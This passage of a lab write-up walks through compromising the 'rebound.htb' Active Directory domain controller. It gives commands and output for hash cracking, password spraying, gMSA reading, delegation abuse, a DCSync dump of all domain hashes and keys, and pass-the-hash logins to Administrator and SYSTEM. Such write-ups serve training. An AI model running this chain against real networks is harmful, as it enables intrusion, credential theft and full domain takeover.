└─$ hashcat -m 5600 tbrady.hash /usr/share/wordlists/rockyou.txt --show
TBRADY::rebound:b97f4d132bdb2cf1:ae49703e0fdee428da3e21c28b0eea9a:0101000000000000ffe8a7a9ad74dc01ced9c1cdf4ff97df0000000002000e007200650062006f0075006e006400010008004400430030003100040016007200650062006f0075006e0064002e006800740062000300200064006300300031002e007200650062006f0075006e0064002e00680074006200050016007200650062006f0075006e0064002e0068007400620007000800ffe8a7a9ad74dc0106000400060000000800300030000000000000000100000000200000c3adfe7b6f9e6518900a360468f902d53fea5d3fb0c0d59d895c7e4ee3f37cf60a00100000000000000000000000000000000000090000000000000000000000:543BOMBOMBUNmanda
There you go, another set of pair:
user: TBRADY
passwd: 543BOMBOMBUNmanda
┌──(kali㉿kali)-[~]
└─$ sudo nxc ldap dc01.rebound.htb -u users.txt -p 543BOMBOMBUNmanda --continue-on-success
LDAP        10.129.232.31   389    DC01             [*] Windows 10 / Server 2019 Build 17763 (name:DC01) (domain:rebound.htb)
LDAP        10.129.232.31   389    DC01             [-] rebound.htb\Administrator:543BOMBOMBUNmanda
LDAP        10.129.232.31   389    DC01             [-] rebound.htb\batch_runner:543BOMBOMBUNmanda
LDAP        10.129.232.31   389    DC01             [-] rebound.htb\DC01$:543BOMBOMBUNmanda
LDAP        10.129.232.31   389    DC01             [-] rebound.htb\delegator$:543BOMBOMBUNmanda
LDAP        10.129.232.31   389    DC01             [-] rebound.htb\fflock:543BOMBOMBUNmanda
LDAP        10.129.232.31   389    DC01             [-] rebound.htb\Guest:543BOMBOMBUNmanda
LDAP        10.129.232.31   389    DC01             [-] rebound.htb\jjones:543BOMBOMBUNmanda
LDAP        10.129.232.31   389    DC01             [-] rebound.htb\krbtgt:543BOMBOMBUNmanda
LDAP        10.129.232.31   389    DC01             [-] rebound.htb\ldap_monitor:543BOMBOMBUNmanda
LDAP        10.129.232.31   389    DC01             [-] rebound.htb\llune:543BOMBOMBUNmanda
LDAP        10.129.232.31   389    DC01             [-] rebound.htb\mmalone:543BOMBOMBUNmanda
LDAP        10.129.232.31   389    DC01             [-] rebound.htb\nnoon:543BOMBOMBUNmanda
LDAP        10.129.232.31   389    DC01             [-] rebound.htb\oorend:543BOMBOMBUNmanda
LDAP        10.129.232.31   389    DC01             [-] rebound.htb\ppaul:543BOMBOMBUNmanda
LDAPS       10.129.232.31   636    DC01             [+] rebound.htb\tbrady:543BOMBOMBUNmanda
LDAP        10.129.232.31   389    DC01             [-] rebound.htb\winrm_svc:543BOMBOMBUNmanda
- Lateral Movement with gMSA Recovery
┌──(kali㉿kali)-[~]
└─$ sudo nxc ldap dc01.rebound.htb -u tbrady -p 543BOMBOMBUNmanda --gmsa
LDAP        10.129.232.31   389    DC01             [*] Windows 10 / Server 2019 Build 17763 (name:DC01) (domain:rebound.htb)
LDAPS       10.129.232.31   636    DC01             [+] rebound.htb\tbrady:543BOMBOMBUNmanda
LDAPS       10.129.232.31   636    DC01             [*] Getting GMSA Passwords
LDAPS       10.129.232.31   636    DC01             Account: delegator$           NTLM: bcf3aadd789ab5f87f35976110013c73     PrincipalsAllowedToReadPassword: tbrady
And now we got the NTLM hash of DLEGATORS$:
bcf3aadd789ab5f87f35976110013c73
Now we’re able to Delegate the DC based on BloodHound graph.

- RBCD And Other Delegation Attack
This can be done with Impacket kit only:
┌──(kali㉿kali)-[~]
└─$ sudo faketime "$(ntpdate -q 10.129.232.31 | cut -d ' ' -f 1,2)" impacket-rbcd -delegate-from ldap_monitor -delegate-to 'delegator$' -dc-ip dc01.rebound.htb -action write -k -hashes :bcf3aadd789ab5f87f35976110013c73 'rebound.htb/delegator$' -use-ldaps
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies
[-] CCache file is not found. Skipping...
[*] Attribute msDS-AllowedToActOnBehalfOfOtherIdentity is empty
[*] Delegation rights modified successfully!
[*] ldap_monitor can now impersonate users on delegator$ via S4U2Proxy
[*] Accounts allowed to act on behalf of other identity:
[*]     ldap_monitor   (S-1-5-21-4078382237-1492182817-2568127209-7681)
┌──(kali㉿kali)-[~]
└─$ sudo faketime "$(ntpdate -q 10.129.232.31 | cut -d ' ' -f 1,2)" impacket-getST -spn browser/dc01.rebound.htb -impersonate dc01 rebound.htb/'ldap_monitor:1GR8t@$$4u'
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies
[-] CCache file is not found. Skipping...
[*] Getting TGT for user
[*] Impersonating dc01
[*] Requesting S4U2self
[*] Requesting S4U2Proxy
[*] Saving ticket in dc01@browser_dc01.rebound.htb@REBOUND.HTB.ccache
┌──(kali㉿kali)-[~]
└─$ export KRB5CCNAME=dc01@browser_dc01.rebound.htb@REBOUND.HTB.ccache
Yep, now we have the DC ticket, but you think you can just DCSycn now? no brotha cannot yet, In resource-based constrained delegation, it’s similar.
But the DC tracks a trusted list of accounts on the DB object what services are allowed to delegate to it, and the resource can modify it’s own list.
So now with the Ticket, what we can do is to perform another fetch:
┌──(kali㉿kali)-[~]
└─$ export KRB5CCNAME=dc01@browser_dc01.rebound.htb@REBOUND.HTB.ccache
┌──(kali㉿kali)-[~]
└─$ sudo faketime "$(ntpdate -q 10.129.232.31 | cut -d ' ' -f 1,2)" impacket-getST -spn http/dc01.rebound.htb -impersonate 'DC01$' 'rebound.htb/delegator$' -hashes :bcf3aadd789ab5f87f35976110013c73 -additional-ticket dc01@browser_dc01.rebound.htb@REBOUND.HTB.ccache
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies
[*] Getting TGT for user
[*] Impersonating DC01$
[*]     Using additional ticket dc01@browser_dc01.rebound.htb@REBOUND.HTB.ccache instead of S4U2Self
[*] Requesting S4U2Proxy
[*] Saving ticket in DC01$@http_dc01.rebound.htb@REBOUND.HTB.ccache
┌──(kali㉿kali)-[~]
└─$ export KRB5CCNAME=DC01\$@http_dc01.rebound.htb@REBOUND.HTB.ccache
And now we have the real ticket of the DC, enabling us to perform DCSycn attack.
- DCSycn Attack with DC Ticket-based
┌──(kali㉿kali)-[~]
└─$ sudo faketime "$(ntpdate -q 10.129.232.31 | cut -d ' ' -f 1,2)" impacket-secretsdump -k -no-pass dc01.rebound.htb
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies
[-] Policy SPN target name validation might be restricting full DRSUAPI dump. Try -just-dc-user
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:176be138594933bb67db3b2572fc91b8:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:1108b27a9ff61ed4139d1443fbcf664b:::
ppaul:1951:aad3b435b51404eeaad3b435b51404ee:7785a4172e31e908159b0904e1153ec0:::
llune:2952:aad3b435b51404eeaad3b435b51404ee:e283977e2cbffafc0d6a6bd2a50ea680:::
fflock:3382:aad3b435b51404eeaad3b435b51404ee:1fc1d0f9c5ada600903200bc308f7981:::
jjones:5277:aad3b435b51404eeaad3b435b51404ee:e1ca2a386be17d4a7f938721ece7fef7:::
mmalone:5569:aad3b435b51404eeaad3b435b51404ee:87becdfa676275415836f7e3871eefa3:::
nnoon:5680:aad3b435b51404eeaad3b435b51404ee:f9a5317b1011878fc527848b6282cd6e:::
ldap_monitor:7681:aad3b435b51404eeaad3b435b51404ee:5af1ff64aac6100ea8fd2223b642d818:::
oorend:7682:aad3b435b51404eeaad3b435b51404ee:5af1ff64aac6100ea8fd2223b642d818:::
winrm_svc:7684:aad3b435b51404eeaad3b435b51404ee:4469650fd892e98933b4536d2e86e512:::
batch_runner:7685:aad3b435b51404eeaad3b435b51404ee:d8a34636c7180c5851c19d3e865814e0:::
tbrady:7686:aad3b435b51404eeaad3b435b51404ee:114e76d0be2f60bd75dc160ab3607215:::
DC01$:1000:aad3b435b51404eeaad3b435b51404ee:989c1783900ffcb85de8d5ca4430c70f:::
delegator$:7687:aad3b435b51404eeaad3b435b51404ee:bcf3aadd789ab5f87f35976110013c73:::
[*] Kerberos keys grabbed
Administrator:aes256-cts-hmac-sha1-96:32fd2c37d71def86d7687c95c62395ffcbeaf13045d1779d6c0b95b056d5adb1
Administrator:aes128-cts-hmac-sha1-96:efc20229b67e032cba60e05a6c21431f
Administrator:des-cbc-md5:ad8ac2a825fe1080
krbtgt:aes256-cts-hmac-sha1-96:97d63bd13c99edc3e88d42e2e964246a556cced73db6a75219632cdf9a32e192
krbtgt:aes128-cts-hmac-sha1-96:3c2069c0e7aff8ccceddd9b4f533ab2d
krbtgt:des-cbc-md5:2ae5bfc82c7c46cb
ppaul:aes256-cts-hmac-sha1-96:121c70ec57e22ce2752027163d0f7482932d239609194cef652783bc1f1eb2ea
ppaul:aes128-cts-hmac-sha1-96:4ec3a78a5111ca282ab87692d51c4150
ppaul:des-cbc-md5:d354b098136ec726
llune:aes256-cts-hmac-sha1-96:7e8e0bd4dd39ccf4060ca780944c379d975dbd2d4c438db63b21614578ec6384
llune:aes128-cts-hmac-sha1-96:9a7afe8a130f2b9f44309c5c357df71b
llune:des-cbc-md5:a7d0b08310769ebc
fflock:aes256-cts-hmac-sha1-96:5edee5abe58354f436b85a1ea2855319effb6dfa8689fb42c6eaf91662cbf42e
fflock:aes128-cts-hmac-sha1-96:d1c5c3d0734a4c107c1ae0f2eaeb7927
fflock:des-cbc-md5:26b9b9044ca77373
jjones:aes256-cts-hmac-sha1-96:142d9a8b57934fd16ab2e91998279892de9a02e53663babe319c79eedcd29d91
jjones:aes128-cts-hmac-sha1-96:0d09e595b77fe71177925d645b085ee1
jjones:des-cbc-md5:43f8d93291526bda
mmalone:aes256-cts-hmac-sha1-96:b0c89ffdd5af3cc44a79d28d8b6b8735ed09d697ee6f1bc497008abb5a669fe2
mmalone:aes128-cts-hmac-sha1-96:0511a2d3d7214b21a367bc108f6b7ec7
mmalone:des-cbc-md5:23c2ba0be5e98525
nnoon:aes256-cts-hmac-sha1-96:347e911d23f4fb27d5d64dfbdd90ca6b1de7b345f3cafb89dc4b3a9b84508249
nnoon:aes128-cts-hmac-sha1-96:2479824ed08e2b6776483878e5260421
nnoon:des-cbc-md5:26070be583b00e2f
ldap_monitor:aes256-cts-hmac-sha1-96:f259e938b7fd99f96dd0f6dae29ed97d362091df468278556b77ede6d93306c7
ldap_monitor:aes128-cts-hmac-sha1-96:9974760e486e60edda8fa9a71f6fe5fc
ldap_monitor:des-cbc-md5:3b3d4632083e1361
oorend:aes256-cts-hmac-sha1-96:e8841ae154446f8571ac993b8ce989d14e5c31dc8dbfa00f7eb47652609e2048
oorend:aes128-cts-hmac-sha1-96:5f028e7498cadeb751342cfe73a8959a
oorend:des-cbc-md5:19a858d3973df716
winrm_svc:aes256-cts-hmac-sha1-96:886a948e85ab132a30e88c70bb56c3c5294b4f57708b480625af7ae12fc374a1
winrm_svc:aes128-cts-hmac-sha1-96:096f92b7f71828012f8e26f861d4254b
winrm_svc:des-cbc-md5:10894032252a6707
batch_runner:aes256-cts-hmac-sha1-96:b3c35b6d874a958fcce2d2609578097d570ab6eefbc313428c7b49ff9ff69dcb
batch_runner:aes128-cts-hmac-sha1-96:b1841a1db708b64f7395c6c77759b32e
batch_runner:des-cbc-md5:a7d5523dc80ec402
tbrady:aes256-cts-hmac-sha1-96:5c634afa0ffaf0ad3ac04fdd47ffd995362b17b6260172644f3723cfcd3d280f
tbrady:aes128-cts-hmac-sha1-96:a33995844f38022195e60c880e2c8efc
tbrady:des-cbc-md5:46fbdcc22c437fcd
DC01$:aes256-cts-hmac-sha1-96:5cfcef579e83b6b3f8d29dac49ed7b3ee9b43c129600ce55a7d915b7456198c0
DC01$:aes128-cts-hmac-sha1-96:73f487f2cfddcdf50dc5349c836e2ea6
DC01$:des-cbc-md5:0eba19c2f4081619
delegator$:aes256-cts-hmac-sha1-96:e9330c3808ab37a92a394783a04024eb4154070ec78db8fe946948df217f72a7
delegator$:aes128-cts-hmac-sha1-96:76e699dba1556b2215fdfd6702850004
delegator$:des-cbc-md5:25168634f776f238
[*] Cleaning up...
And here’s the Administrator hash that we need:
aad3b435b51404eeaad3b435b51404ee:176be138594933bb67db3b2572fc91b8
┌──(kali㉿kali)-[~]
└─$ sudo python3 evil_winrmrelayx.py Administrator@rebound.htb -hashes :176be138594933bb67db3b2572fc91b8
[*] '-target_ip' not specified, using rebound.htb
[*] '-port' not specified, using 5985
[*] '-url' not specified, using http://rebound.htb:5985/wsman
Ctrl+D to exit, Ctrl+C will try to interrupt the running pipeline gracefully
This is not an interactive shell! If you need to run programs that expect
inputs from stdin, or exploits that spawn cmd.exe, etc., pop a !revshell
Special !bangs:
  !download RPATH [LPATH]          # downloads a file or directory (as a zip file); use 'PATH'
                                   # if it contains whitespace
  !upload [-xor] LPATH [RPATH]     # uploads a file; use 'PATH' if it contains whitespace, though use iwr
                                   # if you can reach your ip from the box, because this can be slow;
                                   # use -xor only in conjunction with !psrun/!netrun
!amsi # amsi bypass, run this right after you get a prompt
  !psrun [-xor] URL                # run .ps1 script from url; uses ScriptBlock smuggling, so no !amsi patching is
                                   # needed unless that script tries to load a .NET assembly; if you can't reach
                                   # your ip, !upload with -xor first, then !psrun -xor 'c:\foo\bar.ps1' (needs absolute path)
  !netrun [-xor] URL [ARG] [ARG]   # run .NET assembly from url, use 'ARG' if it contains whitespace;
                                   # !amsi first if you're getting '...program with an incorrect format' errors;
                                   # if you can't reach your ip, !upload with -xor first then !netrun -xor 'c:\foo\bar.exe' (needs absolute path)
  !revshell IP PORT                # pop a revshell at IP:PORT with stdin/out/err redirected through a socket; if you can't reach your ip and you
                                   # you need to run an executable that expects input, try:
                                   # PS> Set-Content -Encoding ASCII 'stdin.txt' "line1`nline2`nline3"
                                   # PS> Start-Process some.exe -RedirectStandardInput 'stdin.txt' -RedirectStandardOutput 'stdout.txt'
  !log                             # start logging output to winrmexec_[timestamp]_stdout.log
  !stoplog                         # stop logging output to winrmexec_[timestamp]_stdout.log
PS C:\Users\Administrator\Documents> whoami
rebound\administrator
That’s it, we’re Administrator now.
┌──(kali㉿kali)-[~]
└─$ psexec.py Administrator@rebound.htb -hashes :176be138594933bb67db3b2572fc91b8
Impacket v0.14.0.dev0+20251107.4500.2f1d6eb2 - Copyright Fortra, LLC and its affiliated companies
[*] Requesting shares on rebound.htb.....
[*] Found writable share ADMIN$
[*] Uploading file hkrnlrLg.exe
[*] Opening SVCManager on rebound.htb.....
[*] Creating service oiGg on rebound.htb.....
[*] Starting service oiGg.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.17763.4720]
(c) 2018 Microsoft Corporation. All rights reserved.
C:\Windows\system32> whoami
nt authority\system
Hope you enjoy the journey.

Suite for LAB Active Directory Windows Practices. That’s it for today, hope you guys enjoy it and Happy Hacking!